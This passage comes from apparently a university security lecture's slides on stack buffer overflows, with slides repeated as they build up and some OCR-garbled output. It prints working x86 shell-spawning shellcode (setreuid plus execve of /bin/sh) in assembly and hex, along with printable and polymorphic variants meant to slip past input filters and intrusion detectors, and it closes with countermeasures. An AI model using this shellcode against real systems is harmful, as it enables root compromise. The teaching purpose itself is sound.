 printf ("esp = %p\n", &buffer);
 return 0;
}
```

```
$./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbffffdfb0
$ █
```

- Actual location of esp might differ:
  - ▷ Function nesting in vulnerable program
  - ▷ Local variables besides buffer



## Coping with Tiny Buffers

- Unix **environment**: mapping  
 $var \mapsto value$

## Coping with Tiny Buffers

- Unix **environment**: mapping  
 $var \mapsto value$

```
$ env
HOSTNAME=phobos10
SHELL=/bin/bash
TERM=xterm
PAGER=less
PATH=/home/grust/bin:...
JAVA_HOME=/usr/lib/java
EDITOR=emacs
HOME=/home/grust
* * *
$ █
```

## Coping with Tiny Buffers

- Unix **environment**: mapping

*var*  $\mapsto$  *value*

```
$ env
HOSTNAME=phobos10
SHELL=/bin/bash
TERM=xterm
PAGER=less
PATH=/home/grust/bin:...
JAVA_HOME=/usr/lib/java
EDITOR=emacs
HOME=/home/grust
...
$ █
```

- User can modify/add environment entries:

```
$ export LOCATION=Erding
$ ls -l
...
$ █
```


# Coping with Tiny Buffers

- Unix **environment**: mapping  $var \mapsto value$

```
$ env
HOSTNAME=phobos10
SHELL=/bin/bash
TERM=xterm
PAGER=less
PATH=/home/grust/bin:...
JAVA_HOME=/usr/lib/java
EDITOR=emacs
HOME=/home/grust
...
$ █
```

- User can modify/add environment entries:

```
$ export LOCATION=Erding
$ ls -l
...
$ █
```





## Placing Shellcode in the Environment

① Place shellcode in environment:

```
$ export SHELLCODE='\cat shellcode\
$ echo $SHELLCODE
10'F101000110CC S
 'K0000000/bin/sh
$ █
```

## Placing Shellcode in the Environment

① Place shellcode in environment:

```
$ export SHELLCODE='\cat shellcode\
$ echo $SHELLCODE
107F101000110CC 5
 ^K0000000/bin/sh
$ █
```

② Locate \$SHELLCODE via getenv():

```
int main (int argc, char *argv[])
{
 printf ("%s = %p\n", argv[1],
 getenv (argv[1]));
}
```

## Placing Shellcode in the Environment

① Place shellcode in environment:

```
$ export SHELLCODE='\cat shellcode\
$ echo $SHELLCODE
107F101000110CC 5
 ^K0000000/bin/sh
$ █
```

② Locate \$SHELLCODE via getenv():

```
int main (int argc, char *argv[])
{
 printf ("%s = %p\n", argv[1],
 getenv (argv[1]));
}
```

```
$./guess_env SHELLCODE
SHELLCODE = 0xbffff5e6
$ █
```

# Placing Shellcode in the Environment


① Place shellcode in environment:

```
$ export SHELLCODE='\cat shellcode\
$ echo $SHELLCODE
10'F101000110CC 5
 ^K0000000/bin/sh
$ █
```

② Locate \$SHELLCODE via getenv():

```
int main (int argc, char *argv[])
{
 printf ("%s = %p\n", argv[1],
 getenv (argv[1]));
}
```

```
$./guess_env SHELLCODE
SHELLCODE = 0xbffff5e6
$ █
```



## Constructing Shellcode

- Avoid substantial overhead of C shellcode program

## Constructing Shellcode

- Avoid substantial overhead of C shellcode program
- Unix system call via Intel x86 assembly:

## Constructing Shellcode

- Avoid substantial overhead of C shellcode program
- Unix system call via Intel x86 assembly:

```
 section .data
shell: db "/bin/sh", 0
argv: dd 0
env: dd 0

 section .text
_start:
;; setreuid (0, 0)
mov ebx, 0 ; ruid
mov ecx, 0 ; euid
mov eax, 70 ; setreuid
int 0x80 ; call Unix

;; execve ("/bin/sh", argv[], env[])
mov ebx, shell ; "/bin/sh"
mov ecx, argv ; argv
mov [ecx], ebx ; argv[0]="/bin/sh"
mov edx, env ; env
mov eax, 11 ; execve
int 0x80 ; call Unix
```

## Constructing Shellcode

- Avoid substantial overhead of C shellcode program
- Unix system call via Intel x86 assembly:
  - ① Load arguments into registers ebx, ecx, edx

```
 section .data
shell: db "/bin/sh", 0
argv: dd 0
env: dd 0

 section .text
_start:
;; setreuid (0, 0)
 mov ebx, 0 ; ruid
 mov ecx, 0 ; euid
 mov eax, 70 ; setreuid
 int 0x80 ; call Unix

;; execve ("/bin/sh", argv[], env[])
 mov ebx, shell ; "/bin/sh"
 mov ecx, argv ; argv
 mov [ecx], ebx ; argv[0]="/bin/sh"
 mov edx, env ; env
 mov eax, 11 ; execve
 int 0x80 ; call Unix
```



## Constructing Shellcode

- Avoid substantial overhead of C shellcode program
- Unix system call via Intel x86 assembly:
  - ① Load arguments into registers ebx, ecx, edx
  - ② Select system call type via eax

```
 section .data
shell: db "/bin/sh", 0
argv: dd 0
env: dd 0

 section .text
_start:
;; setreuid (0, 0)
mov ebx, 0 ; ruid
mov ecx, 0 ; euid
mov eax, 70 ; setreuid
int 0x80 ; call Unix

;; execve ("/bin/sh", argv[], env[])
mov ebx, shell ; "/bin/sh"
mov ecx, argv ; argv
mov [ecx], ebx ; argv[0]="/bin/sh"
mov edx, env ; env
mov eax, 11 ; execve
int 0x80 ; call Unix
```

## Constructing Shellcode

- Avoid substantial overhead of C shellcode program
- Unix system call via Intel x86 assembly:
  - ① Load arguments into registers ebx, ecx, edx
  - ② Select system call type via eax
  - ③ Initiate software interrupt

```
 section .data
shell: db "/bin/sh", 0
argv: dd 0
env: dd 0

 section .text
_start:
;; setreuid (0, 0)
 mov ebx, 0 ; ruid
 mov ecx, 0 ; euid
 mov eax, 70 ; setreuid
 int 0x80 ; call Unix

;; execve ("/bin/sh", argv[], env[])
 mov ebx, shell ; "/bin/sh"
 mov ecx, argv ; argv
 mov [ecx], ebx ; argv[0]="/bin/sh"
 mov edx, env ; env
 mov eax, 11 ; execve
 int 0x80 ; call Unix
```

## Constructing Shellcode

- Avoid substantial overhead of C shellcode program
- Unix system call via Intel x86 assembly:
  - ① Load arguments into registers ebx, ecx, edx
  - ② Select system call type via eax
  - ③ Initiate software interrupt

```
section .data
shell: db "/bin/sh", 0
argv: dd 0
env: dd 0

section .text
_start:
;; setreuid (0, 0)
mov ebx, 0 ; ruid
mov ecx, 0 ; euid
mov eax, 70 ; setreuid
int 0x80 ; call Unix

;; execve ("/bin/sh", argv[], env[])
mov ebx, shell ; "/bin/sh"
mov ecx, argv ; argv
mov [ecx], ebx ; argv[0]="/bin/sh"
mov edx, env ; env
mov eax, 11 ; execve
int 0x80 ; call Unix
```

## Single Segment Shellcode

- Place data and code in single segment

## Single Segment Shellcode

- Place data and code in single segment

```
;; setreuid (0, 0)
 mov ebx, 0 ; ruid
 mov ecx, 0 ; euid
 mov eax, 70 ; setreuid
 int 0x80 ; call Unix

;; execve ("/bin/sh", argv[], env[])
 jmp sh
back: pop ebx ; "/bin/sh"
 lea ecx, [ebx + 8] ; argv
 mov [ecx], ebx ; argv[0]
 lea edx, [ebx + 12] ; env
 mov eax, 11 ; execve
 int 0x80 ; call Unix
sh: call back
 db "/bin/sh", 0
 dd 0 ; argv
 dd 0 ; env
```

## Single Segment Shellcode

- Place data and code in single segment
- How to address the data? (shellcode will be placed at yet unknown address)

```
;; setreuid (0, 0)
 mov ebx, 0 ; ruid
 mov ecx, 0 ; euid
 mov eax, 70 ; setreuid
 int 0x80 ; call Unix

;; execve ("/bin/sh", argv[], env[])
 jmp sh
back: pop ebx ; "/bin/sh"
 lea ecx, [ebx + 8] ; argv
 mov [ecx], ebx ; argv[0]
 lea edx, [ebx + 12] ; env
 mov eax, 11 ; execve
 int 0x80 ; call Unix
sh: call back
 db "/bin/sh", 0
 dd 0 ; argv
 dd 0 ; env
```

## Single Segment Shellcode

- Place data and code in single segment
- How to address the data? (shellcode will be placed at yet unknown address)
  - ▷ Use jmp-call-pop trick

```
;; setreuid (0, 0)
 mov ebx, 0 ; ruid
 mov ecx, 0 ; euid
 mov eax, 70 ; setreuid
 int 0x80 ; call Unix

;; execve ("/bin/sh", argv[], env[])
 jmp sh
back: pop ebx ; "/bin/sh"
 lea ecx, [ebx + 8] ; argv
 mov [ecx], ebx ; argv[0]
 lea edx, [ebx + 12] ; env
 mov eax, 11 ; execve
 int 0x80 ; call Unix
sh: call back
 db "/bin/sh", 0
 dd 0 ; argv
 dd 0 ; env
```

## Single Segment Shellcode

- Place data and code in single segment
- How to address the data? (shellcode will be placed at yet unknown address)
  - ▷ Use jmp-call-pop trick

```
;; setreuid (0, 0)
 mov ebx, 0 ; ruid
 mov ecx, 0 ; euid
 mov eax, 70 ; setreuid
 int 0x80 ; call Unix

;; execve ("/bin/sh", argv[], env[])
 jmp sh
back: pop ebx ; "/bin/sh"
 lea ecx, [ebx + 8] ; argv
 mov [ecx], ebx ; argv[0]
 lea edx, [ebx + 12] ; env
 mov eax, 11 ; execve
 int 0x80 ; call Unix
sh: call back
 db "/bin/sh", 0
 dd 0 ; argv
 dd 0 ; env
```



## Single Segment Shellcode

- Place data and code in single segment
- How to address the data? (shellcode will be placed at yet unknown address)

▷ Use jmp-call-pop trick

```
$ hexdump shellcode
0000 bb 00 00 00 00 b9 00 00
0008 00 00 b8 46 00 00 00 cd
[...]
0028 2f 62 69 6e 2f 73 68 00
0030 00 00 00 00 00 00 00 00
$ █
```

```
;; setreuid (0, 0)
 mov ebx, 0 ; ruid
 mov ecx, 0 ; euid
 mov eax, 70 ; setreuid
 int 0x80 ; call Unix

;; execve ("/bin/sh", argv[], env[])
 jmp sh
back: pop ebx ; "/bin/sh"
 lea ecx, [ebx + 8] ; argv
 mov [ecx], ebx ; argv[0]
 lea edx, [ebx + 12] ; env
 mov eax, 11 ; execve
 int 0x80 ; call Unix
sh: call back
 db "/bin/sh", 0
 dd 0 ; argv
 dd 0 ; env
```

## Zero-free Shellcode

- Zero registers using equivalence

$$a \text{ XOR } a = 0$$

## Zero-free Shellcode

- Zero registers using equivalence

$$a \text{ XOR } a = 0$$

- Load bytes, not 32-bit words

## Zero-free Shellcode

- Zero registers using equivalence

$$a \text{ XOR } a = 0$$

- Load bytes, not 32-bit words
- Zero-terminate string at runtime

## Zero-free Shellcode

- Zero registers using equivalence

$$a \text{ XOR } a = 0$$

- Load bytes, not 32-bit words

- Zero-terminate string at runtime

```
;; setreuid (0, 0)
 xor ebx, ebx ; ruid
 xor ecx, ecx ; euid
 xor eax, eax
 mov al, 70 ; setreuid
 int 0x80 ; call Unix

;; execve ("/bin/sh", argv[], env[])
 xor eax, eax
 jmp sh

back: pop ebx ; "/bin/sh"
 mov [ebx + 7], al ; add '\0'
 lea ecx, [ebx + 8] ; argv
 mov [ecx], ebx ; argv[0]
 lea edx, [ebx + 12] ; env
 mov [edx], eax ; zero env
 mov al, 11 ; execve
 int 0x80 ; call Unix

sh: call back
 db "/bin/sh", '#'
 db "####" ; argv
 db "####" ; env
```

## Zero-free Shellcode

- Zero registers using equivalence  
 $a \text{ XOR } a = 0$
- Load bytes, not 32-bit words
- Zero-terminate string at runtime

```
$ hexdump shellcode
0000 31 cb 31 c9 31 c0 b0 46
0008 cd 80 31 c0 eb 12 5b 88
0010 43 07 8d 4b 08 89 19 8d
0018 53 0c 89 02 b0 0b cd 80
0020 e8 e9 ff ff ff 2f 62 69
0028 6e 2f 73 68
$ █
```

```
;; setreuid (0, 0)
 xor ebx, ebx ; ruid
 xor ecx, ecx ; euid
 xor eax, eax
 mov al, 70 ; setreuid
 int 0x80 ; call Unix

;; execve ("/bin/sh", argv[], env[])
 xor eax, eax
 jmp sh

back: pop ebx ; "/bin/sh"
 mov [ebx + 7], al ; add '\0'
 lea ecx, [ebx + 8] ; argv
 mov [ecx], ebx ; argv[0]
 lea edx, [ebx + 12]; env
 mov [edx], eax ; zero env
 mov al, 11 ; execve
 int 0x80 ; call Unix

sh: call back
 db "/bin/sh", '#'
 db "#####" ; argv
 db "#####" ; env
```

## Hacking around Sanity Checks: Printable Shellcode

- Good practice: filter user data to remove any unexpected input

## Hacking around Sanity Checks: Printable Shellcode

- Good practice: filter user data to remove any unexpected input
  - ▷ Example: filter for printable characters via `isprint()`



## Hacking around Sanity Checks: Printable Shellcode

- Good practice: filter user data to remove any unexpected input
  - ▷ Example: filter for printable characters via `isprint()`

```
$ cat shellcode
i0'F1010000[10CC S
 'K0000000/bin/sh
$ █
```

## Hacking around Sanity Checks: Printable Shellcode

- Good practice: filter user data to remove any unexpected input
  - ▷ Example: filter for printable characters via `isprint()`

```
$ cat shellcode
10'F1010000[10CC S
 'K0000000/bin/sh
$ █
```

```
$ cat shellcode | isprint
1F11[10CCKS/bin/sh
$ █
```

## Hacking around Sanity Checks: Printable Shellcode

- Good practice: filter user data to remove any unexpected input

▷ Example: filter for printable characters via `isprint()`

```
$ cat shellcode
i0'F!0i0000[!000 5
 'K0000000/bin/sh
$ █

$ cat shellcode | isprint
i!F!i!i!0000/bin/sh
$ █
```

▷ Printable ASCII characters:

| ASCII code | Char |
|------------|------|
| 33         | '!'  |
| ⋮          | ⋮    |
| 126        | '~'  |

## Hacking around Sanity Checks: Printable Shellcode

- Good practice: filter user data to remove any unexpected input

▷ Example: filter for printable characters via `isprint()`

```
$ cat shellcode
i0'Fioioooo[i0CC S
 'K0000000/bin/sh
$ █

$ cat shellcode | isprint
iFiI[i0CCKS/bin/sh
$ █
```

▷ Printable ASCII characters:

| ASCII code | Char |
|------------|------|
| 33         | '!'  |
| ⋮          | ⋮    |
| 126        | '~'  |

“Printable” opcodes:

| Opcode | Char | Instruction |
|--------|------|-------------|
| 37     | '%'  | and eax     |
| 45     | '-'  | sub eax     |
| 80     | 'P'  | push eax    |
| 84     | 'T'  | pop esp     |

## Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:

## Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:

```
$ cat shellcode
%0LN6%B00I-%%L-jjjz-vpppP\~cccc-xccc-P-
lxP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-R96R-Kx%
-iz%qP-SSSS-mzLL-y20aP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-0k88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ █
```

## Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:

```
$ cat shellcode
%0LN6%B00I-%%L-jjjz-vpppP\~cccc-xccc-P-
lxP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-R96R-Kx%
-iz%qP-SSSS-mzLL-y20aP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-0k88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ █
```

- Shellcode proceeds in two phases:

## Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:

```
$ cat shellcode
%0LN6%B00I-%%L-jjjz-vpppP\-cccc-xccc-P-
lxP-8Kuo-%7vwP-jjjj-9T9t-BAziP-R96R-Kx%%
-iz%qP-SSSS-mzLL-y20aP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-0k88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ █
```

- Shellcode proceeds in two phases:
  - ① **Loader**: construct shell-spawning code on stack (backwards)



## Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:

```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyp\-cccc-xccc-P-
lxP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-R96R-Kx%%
-iz%9P-SSSS-mzLL-y20aP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-0k88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ █
```

- Shellcode proceeds in two phases:
  - ① **Loader:** construct shell-spawning code on stack (backwards)
  - ② **Spawn shell:** perform `setreuid/execve` calls


# Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:

```
$ cat shellcode
%0LN6%B00I-%%L-jjjz-vppYP\-cccc-xccc-P-
lxP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-R96R-Kx%%
-iz%9P-SSSS-mzLL-y20aP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-0k88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ █
```

- Shellcode proceeds in two phases:

- ① **Loader:** construct shell-spawning code on stack (backwards)
- ② **Spawn shell:** perform setreuid/execve calls




# Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:

```
$ cat shellcode
%0LN6%B00I-%%L-jjjz-vppYP\-cccc-xccc-P-
lxP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-R96R-Kx%%
-iz%9P-SSSS-mzLL-y20aP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-0k88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ █
```

- Shellcode proceeds in two phases:

- ① **Loader:** construct shell-spawning code on stack (backwards)
- ② **Spawn shell:** perform setreuid/execve calls






# Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:

```
$ cat shellcode
%0LN6%B00I-%%L-jjjz-vppYP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-R96R-Kx%%
-iz%9P-SSSS-mzLL-y20aP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-0k88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ █
```

- Shellcode proceeds in two phases:

- ① **Loader:** construct shell-spawning code on stack (backwards)
- ② **Spawn shell:** perform setreuid/execve calls






# Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:

```
$ cat shellcode
%0LN6%B00I-%%L-jjjz-vppyp\-cccc-xccc-p-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-R96R-Kx%%
-iz%9P-SSSS-mzLL-y20aP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-0k88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ █
```

- Shellcode proceeds in two phases:

- Loader:** construct shell-spawning code on stack (backwards)
- Spawn shell:** perform setreuid/execve calls




# Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:

```
$ cat shellcode
%0LN6%B00I-%%L-jjjz-vppYP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-R96R-Kx%%
-iz%qP-SSSS-mzLL-y20aP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-0k88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ █
```

- Shellcode proceeds in two phases:

- ① **Loader:** construct shell-spawning code on stack (backwards)
- ② **Spawn shell:** perform setreuid/execve calls








# Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:

```
$ cat shellcode
%0LN6%B00I-%%L-jjjz-vppYP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-R96R-Kx%%
-iz%9P-SSSS-mzLL-y20aP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-0k88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ █
```

- Shellcode proceeds in two phases:

- ① **Loader:** construct shell-spawning code on stack (backwards)
- ② **Spawn shell:** perform `setreuid/execve` calls




# Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:

```
$ cat shellcode
%0LN6%B00I-%%L-jjjz-vppYP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-R96R-Kx%%
-iz%9P-SSSS-mzLL-y20aP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-0k88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ █
```

- Shellcode proceeds in two phases:

- Loader:** construct shell-spawning code on stack (backwards)
- Spawn shell:** perform `setreuid/execve` calls




# Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:

```
$ cat shellcode
%0LN6%B00I-%%L-jjjz-vppYP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-R96R-Kx%%
-iz%9P-SSSS-mzLL-y20aP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-0k88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ █
```

- Shellcode proceeds in two phases:

- Loader:** construct shell-spawning code on stack (backwards)
- Spawn shell:** perform `setreuid/execve` calls






# Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:

```
$ cat shellcode
%0LN6%B00I-%%L-jjjz-vppYp\-cccc-xccc-P-
lxP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-R96R-Kx%%
-iz%9P-SSSS-mzLL-y20aP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-0k88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ █
```

- Shellcode proceeds in two phases:

- ① **Loader:** construct shell-spawning code on stack (backwards)
- ② **Spawn shell:** perform `setreuid/execve` calls




# Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:

```
$ cat shellcode
%0LN6%B00I-%%L-jjjz-vpppP\-cccc-xccc-P-
lxP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-R96R-Kx%%
-iz%9P-SSSS-mzLL-y20aP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-0k88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ █
```

- Shellcode proceeds in two phases:

- Loader:** construct shell-spawning code on stack (backwards)
- Spawn shell:** perform `setreuid/execve` calls




# Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:

```
$ cat shellcode
%0LN6%B00I-%%L-jjjz-vpppP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-R96R-Kx%%
-iz%qP-SSSS-mzLL-y20aP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-0k88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ █
```

- Shellcode proceeds in two phases:

- Loader:** construct shell-spawning code on stack (backwards)
- Spawn shell:** perform `setreuid/execve` calls





# Fooling Intrusion Detectors: Polymorphic Shellcode


- Construct printable shellcode:

```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppYP^-cccc-xccc-P-
lxP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-R96R-Kx%%
-iz%9P-SSSS-mzLL-y20aP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-0k88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ █
```

- Shellcode proceeds in two phases:

- Loader:** construct shell-spawning code on stack (backwards)
- Spawn shell:** perform `setreuid/execve` calls

- Loader can assume many **different forms**



## Hacking Paranoid Programs

- Program paranoid:

## Hacking Paranoid Programs

- Program paranoid:
  - ▷ Zero all but the first argument (`argv[]`)

## Hacking Paranoid Programs

- Program paranoid:
  - ▷ Zero all but the first argument (`argv[]`)
  - ▷ Zero environment (`env[]`)

## Hacking Paranoid Programs

- Program paranoid:
  - ▷ Zero all but the first argument (`argv[]`)
  - ▷ Zero environment (`env[]`)
- Where to place the shellcode now?

## Hacking Paranoid Programs

- Program paranoid:
  - ▷ Zero all but the first argument (`argv[]`)
  - ▷ Zero environment (`env[]`)
- Where to place the shellcode now?
- Use filesystem **link** to place printable shellcode in ELF *program name* segment:

## Hacking Paranoid Programs

- Program paranoid:
  - ▷ Zero all but the first argument (`argv[]`)
  - ▷ Zero environment (`env[]`)
- Where to place the shellcode now?
- Use filesystem **link** to place printable shellcode in ELF *program name* segment:

```
$ ln paranoid `cat shellcode`
```





## Closing Loopholes

- **Protection at runtime—OS kernel level**
  - ▷ Mark the stack segment as non-executable (OpenBSD ✓)

## Closing Loopholes

- **Protection at runtime—OS kernel level**
  - ▷ Mark the stack segment as non-executable (OpenBSD ✓)
  - ▷ Random stack addresses (Unix ✓, Windows DLLs: `jmp esp 4`)

## Closing Loopholes

- **Protection at runtime—OS kernel level**
  - ▷ Mark the stack segment as non-executable (OpenBSD ✓)
  - ▷ Random stack addresses (Unix ✓, Windows DLLs: `jmp esp` ↯)
- **Protection at compile time—compiler/language level**
  - ▷ Generation of *bounds checking* code

## Closing Loopholes

- **Protection at runtime—OS kernel level**

- ▷ Mark the stack segment as non-executable (OpenBSD ✓)
- ▷ Random stack addresses (Unix ✓, Windows DLLs: `jmp esp` ↯)

- **Protection at compile time—compiler/language level**

- ▷ Generation of *bounds checking* code
- ▷ Stack integrity marks/checks (return address must not change)

## Closing Loopholes

- **Protection at runtime—OS kernel level**

- ▷ Mark the stack segment as non-executable (OpenBSD ✓)
- ▷ Random stack addresses (Unix ✓, Windows DLLs: `jmp esp` ↯)

- **Protection at compile time—compiler/language level**

- ▷ Generation of *bounds checking* code
- ▷ Stack integrity marks/checks (return address must not change)
- ▷ Avoid `strcpy()`, `gets()`, ...—use `strncpy()`, `snprintf()`, ...

## Closing Loopholes

- **Protection at runtime—OS kernel level**

- ▷ Mark the stack segment as non-executable (OpenBSD ✓)
- ▷ Random stack addresses (Unix ✓, Windows DLLs: `jmp esp` ↯)

- **Protection at compile time—compiler/language level**

- ▷ Generation of *bounds checking* code
- ▷ Stack integrity marks/checks (return address must not change)
- ▷ Avoid `strcpy()`, `gets()`, ...—use `strncpy()`, `snprintf()`, ...
- ▷ Avoid C—use garbage-collected and type-safe PLs (Java, scripting languages, Haskell)